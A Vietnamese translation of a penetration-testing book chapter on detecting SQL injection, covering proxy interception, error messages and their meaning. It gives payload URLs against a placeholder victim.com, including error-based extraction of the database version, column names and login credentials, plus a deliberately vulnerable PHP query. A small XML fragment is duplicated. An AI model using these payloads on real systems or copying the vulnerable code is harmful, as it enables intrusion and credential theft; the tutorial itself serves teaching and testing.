Các tiện ích mở rộng của Firefox như **FoxyProxy** ([FoxyProxy trên Mozilla Firefox](#)) cho phép bạn chuyển đổi giữa các cài đặt proxy đã được định sẵn, điều này rất hữu ích và có thể giúp bạn tiết kiệm thời gian. Tương tự, trong **Google Chrome**, bạn có thể sử dụng **Proxy Switchy** ([Proxy Switchy trên Google Chrome](#)).

Trong **Microsoft Internet Explorer**, bạn có thể truy cập cài đặt proxy qua **Tools | Internet Options | Connections | Lan Settings | Proxy Server**.

Khi phần mềm proxy của bạn đã hoạt động và trình duyệt của bạn được cấu hình để sử dụng nó, bạn có thể bắt đầu thử nghiệm trang web mục tiêu và thao tác với các tham số gửi đến ứng dụng từ xa, như được thể hiện trong **Hình 2.2**.




Figure 2.2 Burp Suite Intercepting a *POST* Request

Hình 2.2 cho thấy Burp Suite chặn một yêu cầu POST và cho phép người dùng sửa đổi các trường dữ liệu. Yêu cầu đã bị proxy chặn và người dùng có thể thay đổi tùy ý nội dung của nó. Sau khi hoàn tất, người dùng chỉ cần nhấp vào nút "Forward" và yêu cầu đã được sửa đổi sẽ được gửi tới máy chủ.

Sau này, trong phần "Xác nhận SQL Injection," chúng ta sẽ thảo luận về loại nội dung có thể được tiêm vào các tham số để kích hoạt các lỗ hổng SQL injection.

Dữ Liệu Khác Có Thể Tiêm

Hầu hết các ứng dụng thu thập dữ liệu từ các tham số GET hoặc POST. Tuy nhiên, các phần khác trong yêu cầu HTTP cũng có thể kích hoạt các lỗ hổng SQL injection.

Cookies là một ví dụ tốt. Cookies được gửi đến trình duyệt của người dùng và sẽ tự động được gửi lại tới máy chủ trong mỗi yêu cầu. Cookies thường được sử dụng để xác thực, điều khiển phiên làm việc và duy trì các thông tin cụ thể về người

dùng, chẳng hạn như sở thích trên trang web. Như đã giải thích trước đó, bạn có toàn quyền kiểm soát nội dung gửi tới máy chủ, vì vậy bạn cần xem xét cookies như một dạng dữ liệu do người dùng nhập vào, và do đó, chúng có thể dễ bị tiêm mã.

Các ví dụ khác về các ứng dụng dễ bị tiêm mã ở các phần khác của yêu cầu HTTP bao gồm các header **Host**, **Referer**, và **User-Agent**. Trường **Host** chỉ định máy chủ Internet và số cổng của tài nguyên được yêu cầu. Trường **Referer** chỉ ra tài nguyên từ đó yêu cầu hiện tại đã được nhận. Trường **User-Agent** xác định trình duyệt web mà người dùng đang sử dụng. Mặc dù những trường hợp này không phổ biến, nhưng một số ứng dụng giám sát mạng và xu hướng web sử dụng các giá trị header **Host**, **Referer**, và **User-Agent** để tạo các biểu đồ, ví dụ, và lưu trữ chúng trong cơ sở dữ liệu. Trong những trường hợp này, đáng để thử nghiệm các header này để tìm các lỗ hổng tiêm mã.

Bạn có thể sửa đổi cookies và HTTP headers thông qua phần mềm proxy theo cách giống như bạn đã thấy trong phần trước của chương này.

Manipulating Parameters (Thao Tác Với Các Tham Số)

Chúng ta sẽ bắt đầu với một ví dụ rất đơn giản để bạn làm quen với các lỗ hổng SQL injection.

Giả sử bạn truy cập vào trang web của **Victim Inc.**, một cửa hàng thương mại điện tử nơi bạn có thể mua đủ loại sản phẩm. Bạn có thể kiểm tra các sản phẩm trực tuyến, sắp xếp chúng theo giá, chỉ hiển thị một số loại sản phẩm nhất định, v.v. Khi bạn duyệt qua các danh mục sản phẩm khác nhau, bạn nhận thấy rằng URL trông như sau:

- <http://www.victim.com/showproducts.php?category=bikes>
- <http://www.victim.com/showproducts.php?category=cars>
- <http://www.victim.com/showproducts.php?category=boats>

Trang `showproducts.php` nhận một tham số gọi là **category**. Bạn không cần phải nhập gì, vì các liên kết trên trang web đã được cung cấp sẵn, bạn chỉ cần nhấp vào chúng. Ứng dụng phía máy chủ sẽ kỳ vọng các giá trị đã biết và hiển thị các sản phẩm thuộc danh mục đã cho.

Ngay cả trước khi bắt đầu quá trình kiểm tra, bạn có thể đã có một ý tưởng sơ bộ về cách ứng dụng hoạt động. Bạn có thể xác nhận rằng ứng dụng không phải là

tính; có vẻ như, tùy thuộc vào giá trị của tham số **category**, ứng dụng sẽ hiển thị các sản phẩm khác nhau dựa trên kết quả của một truy vấn đến cơ sở dữ liệu phía sau.

Tại thời điểm này, cũng quan trọng là xem xét loại thao tác cơ sở dữ liệu có thể xảy ra ở phía máy chủ, vì một số thứ bạn thử có thể có tác dụng phụ nếu bạn không cẩn thận. Có bốn loại thao tác chính ở lớp cơ sở dữ liệu như sau:

- **SELECT**: đọc dữ liệu từ cơ sở dữ liệu dựa trên tiêu chí tìm kiếm
- **INSERT**: chèn dữ liệu mới vào cơ sở dữ liệu
- **UPDATE**: cập nhật dữ liệu hiện có dựa trên tiêu chí đã cho
- **DELETE**: xóa dữ liệu hiện có dựa trên tiêu chí đã cho

Trong ví dụ này, chúng ta có thể giả định rằng ứng dụng từ xa đang thực hiện một truy vấn **SELECT**, vì nó đang hiển thị thông tin dựa trên tham số **category**.

Bây giờ bạn có thể bắt đầu thay đổi thủ công các giá trị của tham số **category** thành một giá trị mà ứng dụng không mong đợi. Cố gắng đầu tiên có thể là một cái gì đó như sau:

- <http://www.victim.com/showproducts.php?category=attacker>

Trong ví dụ trên, bạn đã gửi một yêu cầu đến máy chủ với một tên danh mục không tồn tại. Phản hồi từ máy chủ có thể là:

```
Warning: mysql_fetch_assoc(): supplied argument is not a valid MySQL result
```

```
resource in /var/www/victim.com/showproducts.php on line 34
```

Cảnh báo này là một lỗi cơ sở dữ liệu MySQL được trả về khi người dùng cố gắng đọc một bản ghi từ một bộ kết quả trống. Lỗi này chỉ ra rằng ứng dụng từ xa không xử lý đúng cách dữ liệu bất ngờ.

Tiếp tục với quá trình suy luận, bạn thực hiện một yêu cầu, thêm một dấu nháy đơn (‘) vào giá trị mà bạn đã gửi trước đó:

<http://www.victim.com/showproducts.php?category=attacker'>

Hình 2.3 hiển thị phản hồi từ máy chủ.




Figure 2.3 MySQL Server Error

Máy chủ đã trả về lỗi sau:

Bạn có lỗi trong cú pháp SQL; kiểm tra tài liệu hướng dẫn tương ứng với phiên bản MySQL của bạn để sử dụng cú pháp đúng gần “attacker” tại dòng 1.

Như bạn thấy, một số ứng dụng phản ứng theo cách bất ngờ khi xử lý dữ liệu từ người dùng. Không phải mọi sự bất thường phát hiện được trên một trang web đều là do lỗ hổng SQL injection, vì nó có thể bị ảnh hưởng bởi nhiều vấn đề khác. Khi bạn càng quen thuộc hơn với việc khai thác SQL injection, bạn sẽ nhận ra tầm quan trọng của ký tự dấu nháy đơn trong việc phát hiện và bạn sẽ học cách gửi các yêu cầu thích hợp tới máy chủ để xác định các loại tiêm nhiễm có thể xảy ra.

Một thử nghiệm thú vị khác bạn có thể thực hiện để xác định các lỗ hổng trong Oracle và PostgreSQL là gửi hai yêu cầu sau tới máy chủ web:

<http://www.victim.com/showproducts.php?category=bikes>

<http://www.victim.com/showproducts.php?category=bi'||'kes>

Tương đương với Microsoft SQL Server là:

<http://www.victim.com/showproducts.php?category=bikes>

<http://www.victim.com/showproducts.php?category=bi'+ 'kes>

Tương đương với MySQL (lưu ý có khoảng trắng giữa các dấu nháy đơn) là:

<http://www.victim.com/showproducts.php?category=bikes>

<http://www.victim.com/showproducts.php?category=bi''kes>

Nếu kết quả của cả hai yêu cầu giống nhau, thì có khả năng cao rằng có một lỗ hổng SQL injection.

Vào lúc này, bạn có thể cảm thấy hơi bối rối về các dấu nháy đơn và các ký tự được mã hóa, nhưng mọi thứ sẽ trở nên rõ ràng khi bạn đọc tiếp chương này. Mục tiêu của phần này là cho bạn thấy kiểu thao tác có thể kích hoạt sự bất thường trong phản hồi từ máy chủ web. Trong phần "Xác nhận SQL Injection", tôi sẽ mở rộng thêm về các chuỗi đầu vào mà chúng ta sẽ sử dụng để tìm các lỗ hổng SQL injection.

Công cụ & Bẫy...

Làm sạch dữ liệu người dùng

Các lỗ hổng SQL injection xảy ra vì hai lý do:

- Thiếu vệ sinh đầu vào người dùng
- Dữ liệu và cấu trúc điều khiển được trộn lẫn trong cùng một kênh truyền tải

Hai vấn đề này đã cùng nhau gây ra một số loại lỗ hổng quan trọng nhất được khai thác trong lịch sử máy tính, chẳng hạn như tràn bộ nhớ heap và stack, cũng như các vấn đề với chuỗi định dạng.

Việc thiếu vệ sinh đầu vào người dùng cho phép kẻ tấn công nhảy từ phần dữ liệu (ví dụ: một chuỗi được bao quanh bởi dấu nháy đơn hoặc một số) để tiêm các lệnh điều khiển (chẳng hạn như SELECT, UNION, AND, OR, v.v.).

Để phòng ngừa loại lỗ hổng này, biện pháp đầu tiên cần áp dụng là thực hiện vệ sinh đầu vào người dùng nghiêm ngặt và/hoặc mã hóa đầu ra. Ví dụ, bạn có thể áp dụng phương pháp danh sách trắng, theo đó nếu bạn mong đợi một số làm giá trị tham số, bạn có thể cấu hình ứng dụng Web của mình để từ chối mọi ký tự trong đầu vào do người dùng cung cấp mà không phải là chữ số. Nếu bạn mong đợi một chuỗi, chỉ chấp nhận các ký tự mà bạn đã xác định trước là không gây hại. Trong những trường hợp không thể, bạn phải đảm bảo rằng tất cả các đầu vào được trích dẫn/mã hóa chính xác trước khi được sử dụng để ngăn chặn SQL injection.

Trong các phần tiếp theo, bạn sẽ thấy cách thông tin được gửi đến máy chủ cơ sở dữ liệu và lý do tại sao các lỗi trước đó được tạo ra.

Quy trình thông tin

Trong phần trước, bạn đã thấy một số lỗi SQL injection được hiển thị là kết quả của việc thao tác tham số. Bạn có thể tự hỏi tại sao máy chủ Web lại hiển thị một lỗi từ cơ sở dữ liệu khi bạn thay đổi một tham số. Mặc dù các lỗi này được hiển thị trong phản hồi của máy chủ Web, nhưng SQL injection thực sự xảy ra ở lớp cơ sở dữ liệu. Các ví dụ trên chỉ ra cách bạn có thể tiếp cận máy chủ cơ sở dữ liệu thông qua ứng dụng Web.

Điều quan trọng là phải có một sự hiểu biết rõ ràng về cách dữ liệu bạn nhập vào ảnh hưởng đến câu lệnh SQL và loại phản hồi bạn có thể mong đợi từ máy chủ. Hình 2.4 cho thấy cách dữ liệu được gửi từ trình duyệt được sử dụng để tạo ra câu lệnh SQL và cách kết quả được trả về cho trình duyệt.




Figure 2.4 Flow of Information in a Three-Tier Architecture

Hình 2.4 cho thấy luồng thông tin giữa tất cả các bên tham gia trong một yêu cầu Web động:

1. Người dùng gửi một yêu cầu đến máy chủ Web.
2. Máy chủ Web lấy dữ liệu người dùng, tạo một câu lệnh SQL chứa dữ liệu nhập vào từ người dùng, sau đó gửi câu truy vấn tới máy chủ cơ sở dữ liệu.
3. Máy chủ cơ sở dữ liệu thực thi câu truy vấn SQL và trả kết quả về cho máy chủ Web. Lưu ý rằng máy chủ cơ sở dữ liệu không biết về logic của ứng dụng; nó chỉ thực thi câu truy vấn và trả kết quả.
4. Máy chủ Web tạo một trang HTML động dựa trên phản hồi từ cơ sở dữ liệu.

Như bạn có thể thấy, máy chủ Web và máy chủ cơ sở dữ liệu là những thực thể riêng biệt. Các thực thể này có thể đang chạy trên cùng một máy chủ vật lý hoặc

trên các máy chủ khác nhau. Máy chủ Web chỉ tạo câu lệnh SQL, phân tích kết quả và hiển thị kết quả cho người dùng. Máy chủ cơ sở dữ liệu nhận câu truy vấn và trả kết quả về cho máy chủ Web. Điều này rất quan trọng đối với việc khai thác lỗ hổng SQL injection vì nếu bạn có thể thao tác câu lệnh SQL và khiến máy chủ cơ sở dữ liệu trả về dữ liệu tùy ý (chẳng hạn như tên người dùng và mật khẩu từ trang Web của Victim Inc.), máy chủ Web sẽ không có cách nào xác minh xem dữ liệu đó có hợp lệ hay không và sẽ chuyển tiếp dữ liệu đó về cho kẻ tấn công.

Lỗi Cơ sở Dữ liệu

Trong phần trước, bạn đã thấy một số lỗi SQL injection được hiển thị kết quả từ việc thao tác tham số. Mặc dù các lỗi được hiển thị trong phản hồi của máy chủ Web, SQL injection xảy ra ở tầng cơ sở dữ liệu. Những ví dụ đó cho thấy cách bạn có thể tiếp cận máy chủ cơ sở dữ liệu thông qua ứng dụng Web.

Rất quan trọng là bạn phải làm quen với các lỗi cơ sở dữ liệu khác nhau mà bạn có thể gặp phải từ máy chủ Web khi kiểm tra các lỗ hổng SQL injection. Hình 2.5 cho thấy cách một lỗi SQL injection xảy ra và cách máy chủ Web xử lý nó.




Figure 2.5 Information Flow during a SQL Injection Error

Như bạn thấy trong Hình 2.5, sau đây là các bước xảy ra trong một lỗi SQL injection:

1. Người dùng gửi một yêu cầu để thử xác định một lỗ hổng SQL injection. Trong trường hợp này, người dùng gửi một giá trị có một dấu nháy đơn được thêm vào.
2. Máy chủ Web lấy dữ liệu từ người dùng và gửi một câu truy vấn SQL đến máy chủ cơ sở dữ liệu. Trong ví dụ này, bạn có thể thấy rằng câu lệnh SQL được tạo bởi máy chủ Web bao gồm dữ liệu người dùng và tạo ra một câu truy vấn cú pháp sai do có hai dấu nháy đơn kết thúc.

3. Máy chủ cơ sở dữ liệu nhận câu truy vấn SQL bị lỗi và trả về một lỗi cho máy chủ Web.
4. Máy chủ Web nhận lỗi từ cơ sở dữ liệu và gửi một phản hồi HTML cho người dùng. Trong trường hợp này, lỗi được gửi đi, nhưng việc hiển thị lỗi hoàn toàn phụ thuộc vào cách ứng dụng trình bày các lỗi trong nội dung của phản hồi HTML.

Ví dụ trên mô tả kịch bản một yêu cầu từ người dùng gây ra lỗi trên cơ sở dữ liệu. Tùy thuộc vào cách ứng dụng được mã hóa, phản hồi được trả lại ở bước 4 có thể được xây dựng và xử lý theo một trong các cách sau:

- Lỗi SQL được hiển thị trên trang và người dùng có thể thấy nó từ trình duyệt Web.
- Lỗi SQL bị ẩn trong mã nguồn của trang Web để phục vụ mục đích gỡ lỗi.
- Chuyển hướng đến một trang khác được sử dụng khi phát hiện lỗi.
- Mã lỗi HTTP 500 (Lỗi Máy chủ Nội bộ) hoặc mã chuyển hướng HTTP 302 được trả về.
- Ứng dụng xử lý lỗi đúng cách và chỉ đơn giản là không hiển thị kết quả, có thể hiển thị một trang lỗi chung.

Khi bạn đang cố gắng xác định một lỗ hổng SQL injection, bạn cần xác định loại phản hồi mà ứng dụng đang trả về. Trong các phần tiếp theo, chúng ta sẽ tập trung vào các kịch bản phổ biến mà bạn có thể gặp phải. Khả năng nhận diện cơ sở dữ liệu từ xa là rất quan trọng để tiến hành tấn công thành công và chuyển từ việc xác định lỗ hổng đến việc khai thác thêm.

Lỗi SQL Thường Gặp

Trong phần trước, bạn đã thấy các ứng dụng phản ứng khác nhau khi cơ sở dữ liệu trả về lỗi. Khi bạn đang cố gắng xác định xem một đầu vào cụ thể có kích hoạt lỗ hổng SQL hay không, thông báo lỗi của máy chủ Web có thể rất hữu ích. Kịch bản tốt nhất của bạn là ứng dụng trả lại lỗi SQL đầy đủ, mặc dù điều này hiếm khi xảy ra.

Các ví dụ sau sẽ giúp bạn làm quen với một số lỗi phổ biến nhất. Bạn sẽ thấy rằng các lỗi SQL thường liên quan đến việc thiếu dấu nháy đơn đóng. Điều này là vì SQL yêu cầu các giá trị chữ số và ký tự phải được bao quanh bởi dấu nháy đơn.

Bạn sẽ thấy một số ví dụ về các lỗi điển hình với giải thích đơn giản về nguyên nhân gây ra lỗi.

Lỗi Microsoft SQL Server

Như bạn đã thấy trước đó, việc chèn một dấu nháy đơn vào các tham số chữ số và ký tự có thể dẫn đến lỗi cơ sở dữ liệu. Trong phần này, bạn sẽ thấy rằng cùng một đầu vào có thể dẫn đến các kết quả khác nhau.

Xem xét yêu cầu sau:

<http://www.victim.com/showproducts.aspx?category=attacker'>

Lỗi trả về từ ứng dụng từ xa sẽ giống như sau:

Server Error in '/' Application.

Unclosed quotation mark before the character string 'attacker;'.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: Unclosed quotation mark before the character string 'attacker;'.

Rõ ràng là bạn không cần phải ghi nhớ từng mã lỗi. Điều quan trọng là bạn hiểu khi nào và tại sao lỗi xảy ra. Trong cả hai ví dụ, bạn có thể khẳng định rằng câu lệnh SQL từ xa đang chạy trên cơ sở dữ liệu phải giống như sau:

```
SELECT *
```

```
FROM products
```

```
WHERE category='attacker'
```

Ứng dụng không lọc các dấu nháy đơn, và vì vậy cú pháp của câu lệnh bị cơ sở dữ liệu từ chối, dẫn đến một lỗi.

Bạn vừa thấy một ví dụ về việc tiêm mã trong chuỗi ký tự chữ và số. Ví dụ tiếp theo sẽ cho thấy lỗi điển hình khi tiêm một giá trị số, do đó không được bao quanh bởi dấu nháy trong câu lệnh SQL.

Giả sử bạn tìm thấy một trang có tên là showproduct.aspx trong ứng dụng victim.com. Script nhận một tham số có tên là id và hiển thị một sản phẩm duy nhất tùy thuộc vào giá trị của tham số id:

<http://www.victim.com/showproduct.aspx?id=2>

Khi bạn thay đổi giá trị của tham số id thành một giá trị như sau:

<http://www.victim.com/showproduct.aspx?id=attacker>

Ứng dụng sẽ trả về một lỗi tương tự như sau:

Server Error in '/' Application.

Invalid column name 'attacker'.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: Invalid column name 'attacker'.

Dựa trên lỗi, bạn có thể giả định rằng trong lần đầu tiên ứng dụng tạo một câu lệnh SQL như sau:

```
SELECT *
```

```
FROM products
```

```
WHERE idproduct=2
```

Câu lệnh trên trả về một tập kết quả với sản phẩm có trường idproduct bằng 2. Tuy nhiên, khi bạn thêm một giá trị không phải số, chẳng hạn như attacker, câu lệnh SQL gửi đến máy chủ cơ sở dữ liệu có cú pháp như sau:

```
SELECT *
```

```
FROM products
```

```
WHERE idproduct=attacker
```

Máy chủ SQL hiểu rằng nếu giá trị không phải là một số thì nó phải là tên cột. Trong trường hợp này, máy chủ tìm kiếm một cột có tên là attacker trong bảng products. Tuy nhiên, không có cột nào có tên là attacker, vì vậy nó trả về một lỗi "Invalid column name 'attacker'".

Có một số kỹ thuật mà bạn có thể sử dụng để lấy thông tin nhúng trong các lỗi trả về từ cơ sở dữ liệu. Một kỹ thuật đầu tiên tạo ra lỗi khi chuyển đổi chuỗi thành số:

<http://www.victim.com/showproducts.aspx?category=bikes'and 1=0/@@version;-->

Phản hồi của ứng dụng:

Server Error in '/' Application.

Syntax error converting the nvarchar value 'Microsoft SQL Server 2000 –

8.00.760 (Intel X86) Dec 17 2002 14:22:05 Copyright (c) 1988–2003 Microsoft

Corporation Enterprise Edition on Windows NT 5.2 (Build 3790:)' to a column of data type int.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Có những kỹ thuật khác để hiển thị thông tin về câu lệnh SQL được thực thi bởi cơ sở dữ liệu, chẳng hạn như việc sử dụng HAVING 1=1:

<http://www.victim.com/showproducts.aspx?category=bikes'having1 '='1>

Phản hồi của ứng dụng:

Server Error in '/' Application.

Column 'products.productid' is invalid in the select list because it is not contained in an aggregate function and there is no GROUP BY clause.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Câu lệnh HAVING được sử dụng kết hợp với câu lệnh GROUP BY. Nó cũng có thể được sử dụng trong câu lệnh SELECT để lọc các bản ghi mà GROUP BY trả về. GROUP BY yêu cầu các trường được SELECT phải là kết quả của một hàm tổng hợp hoặc phải được đưa vào trong câu lệnh GROUP BY. Nếu yêu cầu này không được thỏa mãn, cơ sở dữ liệu sẽ trả về một lỗi hiển thị cột đầu tiên gặp phải vấn đề này.

Sử dụng kỹ thuật này và GROUP BY, bạn có thể liệt kê tất cả các cột trong câu lệnh SELECT:

<http://www.victim.com/showproducts.aspx?category=bikes'GROUP BY productid having '1 '='1>

Phản hồi của ứng dụng:

Server Error in '/' Application.

Cột 'products.name' không hợp lệ trong danh sách SELECT vì nó không nằm trong hàm tổng hợp hoặc câu lệnh GROUP BY.

Mô tả: Một lỗi chưa xử lý đã xảy ra trong quá trình thực thi yêu cầu web hiện tại. Vui lòng kiểm tra lại thông tin theo dõi ngăn xếp để biết thêm thông tin về lỗi và nơi mà lỗi này xuất phát trong mã nguồn.

Trong ví dụ trước, chúng ta đã đưa cột productid đã phát hiện trước đó vào câu lệnh GROUP BY. Lỗi cơ sở dữ liệu đã tiết lộ cột tiếp theo là name. Bạn chỉ cần tiếp tục thêm các cột vào để liệt kê tất cả:

<http://www.victim.com/showproducts.aspx?category=bikes'GROUP BY productid, name having '1'='1>

Phản hồi của ứng dụng:

Server Error in '/' Application.

Column 'products.price' is invalid in the select list because it is not contained in either an aggregate function or the GROUP BY clause.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Khi bạn đã liệt kê tất cả các tên cột, bạn có thể truy xuất giá trị của chúng bằng kỹ thuật gây lỗi chuyển đổi mà bạn đã thấy trước đó:

<http://www.victim.com/showproducts.aspx?category=bikes'and 1=0/name;-->

Phản hồi của ứng dụng:

Server Error in '/' Application.

Syntax error converting the nvarchar value 'Claud Butler Olympus D2' to a column of data type int.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Lời khuyên

Việc tiết lộ thông tin trong các thông báo lỗi có thể rất hữu ích đối với kẻ tấn công nhắm vào các ứng dụng sử dụng cơ sở dữ liệu SQL Server. Nếu bạn phát hiện loại tiết lộ này trong cơ chế xác thực, hãy thử liệt kê các tên cột của tên người dùng và mật khẩu (có thể là user và password) bằng các kỹ thuật HAVING và GROUP BY đã được giải thích trước đó:

<http://www.victim.com/logon.aspx?username=test'having 1'='1>

<http://www.victim.com/logon.aspx?username=test'GROUP BY User having '1'='1>

Sau khi phát hiện các tên cột, bạn có thể tiết lộ thông tin đăng nhập của tài khoản đầu tiên, có thể có quyền quản trị:

`http://www.victim.com/logon.aspx?username=test' and 1=0/User and 1'='1`

`http://www.victim.com/logon.aspx?username=test ' and 1=0/Password and 1'='1`

Bạn cũng có thể phát hiện các tài khoản khác bằng cách thêm các tên người dùng đã phát hiện vào một điều kiện phủ định để loại trừ chúng khỏi tập kết quả:

`http://www.victim.com/logon.aspx?username=test'and User not in ('Admin') and 1=0/User and 1'='1`

Bạn có thể cấu hình lỗi hiển thị trong các ứng dụng ASP.NET bằng cách sử dụng tệp **web.config**. Tệp này được dùng để định nghĩa các cài đặt và cấu hình của ứng dụng ASP.NET. Đây là một tài liệu XML có thể chứa thông tin về các module đã tải, cấu hình bảo mật, cài đặt biên dịch, và dữ liệu tương tự. Thẻ **customErrors** xác định cách các lỗi được trả về cho trình duyệt Web. Mặc định, **customErrors="On"** sẽ ngăn không cho máy chủ ứng dụng hiển thị lỗi chi tiết cho người dùng từ xa. Bạn có thể tắt tính năng này hoàn toàn bằng mã sau, mặc dù không khuyến khích trong môi trường sản xuất:

```
<configuration>
  <system.web>
    <customErrors mode="Off"/>
  </system.web>
</configuration>
```

Một khả năng khác là hiển thị các trang khác nhau tùy theo mã lỗi HTTP được tạo ra khi xử lý trang:

```
<configuration>
  <system.web>
    <customErrors defaultRedirect="Error.aspx" mode="On">
      <error statusCode="403" redirect="AccessDenied.aspx"/>
      <error statusCode="404" redirect="NotFound.aspx"/>
      <error statusCode="500" redirect="InternalError.aspx"/>
    </customErrors>
  </system.web>
</configuration>
```

```
</customErrors>

</system.web>

</configuration>
```

Trong ví dụ trên, ứng dụng sẽ mặc định chuyển hướng người dùng tới trang **Error.aspx**. Tuy nhiên, trong ba trường hợp (mã HTTP 403, 404 và 500), người dùng sẽ được chuyển hướng đến các trang khác.

Lỗi MySQL

Trong phần này, bạn sẽ thấy một số lỗi MySQL điển hình. Tất cả các ngôn ngữ lập trình phía máy chủ chính đều có thể truy cập cơ sở dữ liệu MySQL. MySQL có thể chạy trên nhiều kiến trúc và hệ điều hành. Một cấu hình phổ biến là một máy chủ Web Apache chạy PHP trên hệ điều hành Linux, nhưng bạn cũng có thể gặp phải nó trong nhiều tình huống khác.

Dưới đây là một lỗi thường gặp, báo hiệu một lỗ hổng SQL injection trong MySQL:

Warning: mysql_fetch_array(): supplied argument is not a valid MySQL result resource in /var/www/victim.com/showproduct.php on line 8

Trong ví dụ này, kẻ tấn công đã tiêm một dấu nháy đơn vào một tham số GET và trang PHP đã gửi câu lệnh SQL tới cơ sở dữ liệu. Đoạn mã PHP sau đây cho thấy lỗ hổng:

```
<?php

$query = "SELECT * FROM products WHERE category = '$category'";

$result = mysql_query($query);

$product = mysql_fetch_array($result);

?>
```

